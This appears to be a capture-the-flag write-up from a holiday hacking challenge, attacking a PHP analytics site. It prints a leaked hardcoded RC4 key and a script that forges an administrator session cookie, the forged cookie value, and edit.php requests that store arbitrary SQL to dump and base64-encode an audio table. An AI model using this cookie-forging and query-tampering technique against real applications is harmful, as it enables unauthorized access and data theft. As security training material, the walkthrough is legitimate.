
Which would you like to query? Launch Usage

Date 2016-12-29

udid =

Save Query? □

When I save a query:



Sprusage

Welcome to the the 'Sprusage' usage monitor!

Welcome to the query engine!

Which would you like to query? Launch Usage

Report Saved!

Saved your report as report-cdc27c8f-4793-4773-92c3-298b2ffbef39


Please bookmark that link if you want to keep it!

Output

You may have to scroll to the right to see the full details

id	activity	date	udid	time
63738	Configs	2016-12-29	515768418dc9a89c	00:01:00

To view saves queries, I use the `view.php` script. All I need to do it provide an id of an entry in the reports table, and it will execute the stored query:


https://analytics.northpolewonderland.com/view.php?id=cdc27c8f-4793-4773-92c3-298b2ffbef39
Search
Most Visited
Sprusage
Query
View
MP3
Logout

Sprusage

Welcome to the the 'Sprusage' usage monitor!

Query UUID XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX View

Details

ID	cdc27c8f-4793-4773-92c3-298b2ffbef39
Name	report-cdc27c8f-4793-4773-92c3-298b2ffbef39
Details	Report generated @ 2016-12-29 16:20:06

Output

You may have to scroll to the right to see the full details

id	activity	date	udid	time
63738	Configs	2016-12-29	515768418dc9a89c	00:01:00
63739	SplashScreen	2016-12-29	515768418dc9a89c	00:01:02

To review, I can generate a query to one of the `app_*_reports` tables and save the query to the `reports` table. I can then view that saved query by using the `view.php` script, which will retrieve the query given a query ID and execute the query.

What can I do with this?

As administrator, I can edit existing queries in the `reports` table to contain any query I want, against any table I have the authority to query from. Neither the `edit.php` nor the `view.php` scripts check what tables are in the query. If I can get administrator access, then I should be able to replace the existing saved query to one of the `app_*_reports` tables and replace it with a query to the `audio` table.

Gaining administrator access

All of the PHP scripts, relevant for this exercise, in this application call a function `get_username()` to determine the user in the current web session. This function is defined in the `db.php` script:

```
function get_username() {
  if(!isset($_COOKIE['AUTH'])) {
    return;
  }

  $auth = json_decode(decrypt(pack("H*",$_COOKIE['AUTH'])), true);

  return $auth['username'];
}
```

The application uses an AUTH cookie to track the logged-in user. The `login.php` script generates the AUTH cookie after a successful authentication:

```
$auth = encrypt(json_encode([
  'username' => $_POST['username'],
  'date' => date(DateTime::ISO8601),
]));

setcookie('AUTH', bin2hex($auth));
```

The `encrypt()` and `decrypt()` functions used when manipulating the AUTH cookie are defined in the `crypto.php` script:

```
<?php
  define('KEY',
"\x61\x17\xa4\x95\xbf\x3d\xd7\xcd\x2e\x0d\x8b\xcb\x9f\x79\xe1\xdc");

  function encrypt($data) {
    return mcrypt_encrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');
  }

  function decrypt($data) {
    return mcrypt_decrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');
  }
?>
```

This is enough information for me to create my own "administrator AUTH cookie generator" script named `make_cookie.php` that I run locally:


```
<?php
  require_once('crypto.php');

  $auth = encrypt(json_encode([
      'username' => "administrator",
      'date' => date(DateTime::ISO8601),
  ]));

  var_dump(bin2hex($auth));
?>
```

For this script to run on Ubuntu or KALI, I needed to install the `php7.0-mcrypt` package.

To gain administrator access, I simply run the `make_cookie.php` script

```
$ php make_cookie.php
string(124)
"82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d
86e573b965cc936549b349486b63a40b65b71c76884152"
```

then copy the returned value to my clipboard, then in the Developer toolbar of Firefox I paste the value after typing: `cookie set AUTH`.




https://analytics.northpolewonderland.com

Sprusage


Welcome to the the 'Sprusage' usage monitor!

What would you like to do today?



```
» cookie set AUTH 82532b2136348aaa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e573b965cc936549b349486b63a40b65b71c76884152 [options]
```

Refresh the page and notice the MP3 link in the navigation bar is replaced with Edit:



https://analytics.northpolewonderland.com


Sprusage

Welcome to the the 'Sprusage' usage monitor!

What would you like to do today?

Acquisition of the audio file

With administrator access, I can take the id of an existing saved query in the `reports` table and replace it with a query of the audio table. First, I will just use the form:



Sprusage

Welcome to the the 'Sprusage' usage monitor!


Warning! This is experimental.

ID	cdc27c8f-4793-4773-92c3-298b2ffbef39
Name	Sarge
Description	Query of Sarge

When I click the Edit button, I get the URL:

```
https://analytics.northpolewonderland.com/edit.php?id=cdc27c8f-4793-
4773-92c3-298b2ffbef39&name=Sarge&description=Query+of+Sarge
```

and the form returns:



Sprusage

Welcome to the the 'Sprusage' usage monitor!

```
Checking for id...
Yup!
Checking for name...
Yup!
Checking for description...
Yup!
Checking for query...
UPDATE `reports` SET `id`='cdc27c8f-4793-4773-92c3-298b2ffbef39', `name`='Sarge', `description`='Query of
Sarge' WHERE `id`='cdc27c8f-4793-4773-92c3-298b2ffbef39'Update complete!
```


Now I edit this time with my query, submitting the following GET request:

```
https://analytics.northpolewonderland.com/edit.php?id=cdc27c8f-4793-4773-92c3-298b2ffbef39&name=Sarge&description=Query+of+Sarge&query=SELECT%20id,username,filename,mp3%20from%20audio;
```

This saves the query “`SELECT id,username,filename,mp3 from audio;`” to the `reports` table.

Like before, it returns with the “Update complete!” message.

Now I view the query:



Sprusage

Welcome to the the 'Sprusage' usage monitor!

Query UUID XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX View

Details

ID cdc27c8f-4793-4773-92c3-298b2ffbef39
Name Sarge
Details Query of Sarge

Output
You may have to scroll to the right to see the full details

id	username	filename	mp3
20c216bc-b8b1-11e6-89e1-42010af00008	guest	discombobulatedaudio2.mp3	
3746d987-b8b1-11e6-89e1-42010af00008	administrator	discombobulatedaudio7.mp3	


This is great! I have found that `discombobulatedaudio7.mp3` is in the database, associated with administrator. The MP3 does not display because it's a binary large object (BLOB) in the database. Thankfully, MySQL has a `TO_BASE64()` function that I can use in the query to return the Base64 encoding of the MP3 file. Since I don't want to fiddle with escaping quotes and equal signs in my query I now use the following query:

```
SELECT username,TO_BASE64(mp3) from audio order by username asc limit 1;
```

Saving it to the database:

```
https://analytics.northpolewonderland.com/edit.php?id=cdc27c8f-4793-4773-92c3-
298b2ffbef39&name=Sarge&description=Query+of+Sarge&query=SELECT%20username,TO_B
ASE64(mp3)%20from%20audio%20order%20by%20username%20asc%20limit%201;
```

Now I run the `view.php` to execute the query:



Sprusage

Welcome to the the 'Sprusage' usage monitor!

Query UUID XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX View

Details

ID	cdc27c8f-4793-4773-92c3-298b2ffbef39
Name	Sarge
Details	Query of Sarge

Output

You may have to scroll to the right to see the full details

username	TO_BASE64(mp3)
administrator	SUQzAwAAAAAAGFRSQ0sAAAACAAAAN1RJVDIAAAACAAAAN//7kGQAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAFhpbmcAAAAPAAABKAADXu0AAgUICg0PEhQXGRwfISQmKCsuMDM1Nzo9P0JE R0pMUFJVWFtdYGNmaWxvcXR3en1/goSGiYuOkJOWmJudoKKlqKqtr7K0t7q8v8HExcjKzc/S1NfZ 3N7h4+bo6+3w8vT3+fz+AAAAZExBTUUzLjk5cgTdAAAAAAAAAAAA1ICQFMU0AAfQAA17t+sRk1wAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA 